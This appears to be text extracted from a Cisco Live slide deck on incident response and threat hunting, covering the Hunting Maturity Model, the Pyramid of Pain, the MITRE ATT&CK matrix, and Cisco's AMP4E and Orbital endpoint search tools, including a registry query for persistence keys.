





What if your systems had open ports you were not expecting?



What if your systems had open shares you were not expecting?




What if your systems had running processes you were not expecting?
















**DEVICE** 



CISCO **THREAT RESPONSE** 








#### DEVICE TRAJECTORY



CISCO THREAT RESPONSE



FILE ANALYSIS









DEVICE TRAJECTORY








cisco Life!

	<b>\$</b>	1 Target∨	<del>ှင်</del> ၁	Observable	~	§ 3 Indicators ∨	0 Domaii	fa1789236d05d88dd	d10365660defd6ddc8a0
RY	Relations Graph Showing 14 of 20 nodes Expand Behavioral Indicators							Copy to Clipboard Create Judgement	
	Only show	Indicators with Orbital que	eries					Search	4
∠ Live	Query		New K	1 ROW FROM 1	I ENDPOINT ±				
Endpoint	s all x		•••	1 host		Registry Key			
		Browse Que		HOSTNAME ACTIVE IP	VSCRIBAN-43538 173.38.220.40	REG_KEY			PATH
SQL	Catalog queries run independently			NODE ID fjxLAT2kg8q5E6	fjxLAT2kg8q5EGJ4Dp7hA 2019-12-24 17:30:04				HKEY_LOCAL_MACHINE\SOFTWARE
	SELECT key datetime(m last_modif LIKE (SELE: n="reg_key FROMvar. data LIKE	Registry Key Search X  SELECT key AS reg_key, path, name, data, datetime(mtime, "unixepoch", "UTC") as last_modified FROM registry WHERE key LIKE (SELECT v FROMvars WHERE n="reg_key_name") AND name LIKE (SELECT v FROMvars WHERE n="reg_key_value") AND data LIKE (SELECT v FROMvars WHERE n="reg_key_value") AND data LIKE (SELECT v FROMvars WHERE n="reg_key_data");							
	Parameters	Parameters							
	reg_key_name	HKEY_LOCAL_MACH	HINE\SOFTW						
	reg_key_value	Runonce							
	reg_key_data	%							
			ERS	ION\RUN			\(\os\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\		

# Incident Reporting










# Incident Reporting





CTR SNAPSHOT







# Incident Reporting






CTR SNAPSHOT



THREAT GRID REPORT



FORENSIC SNAPSHOT






# Recovery










#### Remediation







# Lessons Learned VULNERABILITY REPORTING/DOCUMENTATION

# It's Quiz Time: Incident Response



What do you think is the least considered Incident Response Task?







"[Threat hunting is] the process of proactively and iteratively searching ... to detect and isolate advanced threats that evade existing security solutions."

# Proactive IR – aka Threat Hunting



- Answer a simple question "Am I compromised?"
- 2. Identify evidence indicating the presence of adversary activities within a network or an endpoint system
- 3. Assess your existing security tools and identify gaps to reduce the attack surface
- 4. Reduces dwell/exposure time by finding new detection methods to find attackers




# The HMM & the Loop

**Hunting Maturity Model** 







- Relies primarily on automated alerting
- Little or no

routine data collection

created by Incorporates others intelligence High or very high level of

routine data

collection

 Moderate or high level of routine data collection

threat

indicator


searches

Creates new data analysis procedures .

High or very high level of routine data collection

**Automates** the majority of successful data analysis procedures


High or very high level of routing data collection



https://medium.com/@sgrrldata/the-cyber-hunting-maturity-model-6d506faa8ad5

The Pyramid of Pain





David Bianco

http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html



## Tactics, Techniques & Procedures





"Patterns of activities or methods associated with a specific threat actor or group of threat actors"

Definitive Guide to Cyber Threat Intelligence



## MITRE ATT&CK





«Globally-accessible knowledge base of adversary tactics and techniques based on real-world observations»

attack.mitre.org



## MITRE ATT&CK Use Cases



Help cyber defenders Gives analysts a common Detection Threat develop analytics that language to structure, detect the techniques Analytics Intelligence compare, and analyse used by an adversary threat intelligence MITRE ATT&CK Common language Assess organization's and framework that red capabilities and drive Teams use to emulate Red Team **Assessment** engineering decisions like threats and what tools or logging plan their operations



## MITRE ATT&CK MATRIX



#### For Your Reference

#### ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	Applnit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	Applnit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboo



# Suggested Session

- Malware Forensics Sandbox and Investigation Techniques
  - BRKSEC-2498, Tuesday, 17:00 18:30





## What is Threat Response?





239



Cisco's Advanced Toolset for the Threat Hunter

## Threat Hunting Tools





## Talos Threat Intelligence Role

#### Talos

#### **Threat Hunting & Blog**

"Internet is their playground", they look for new threats and update both Cisco Security solutions and write blogs on it (https://blog.talosintelligence.com)

\_\_\_\_

#### Actionable Intelligence

Contributes TI to all Cisco Security Solutions to help incident responders and threat hunters in their journey

Feeds are also available

#### Cisco Talos Incident Response

Proactive and reactive services (<a href="https://talosintelligence.com/incident\_response">https://talosintelligence.com/incident\_response</a>)

# Customer intelligence-sharing programs

Awareness, Education, Guidance and Intelligence Sharing (AEGIS)




# Suggested Session

- TALOS Insights: The State of Cyber Security
  - BRKSEC-2010, Tuesday, 14:30 16:00



## Threat Hunting Tools





## How does AMP4E help with TH?





Search



**Device Trajectory** 



**Advanced Search** 




File Trajectory AMP Unity

### AMP4E Search



- Look inside your Org (File Trajectory, Device Trajectory, File Analysis, Users, Groups, Policies, and other sources) for:
  - SHA256
  - File Name
  - Device Name
  - URL
  - IP
  - User Name







# AMP4E Advanced Search aka Orbital



- Run complex queries on your endpoints for threat indicators
- Run live search on demand or on a schedule
- Get the answers you need about your endpoints in near real time
- Store queries in the cloud or apps like Cisco Threat Response








TECSEC-2599

- Orbital Deamon constantly adds information into the Orbital Databases
- SQL-Lite is used
- https://www.osquery.io/schema/4.1.2



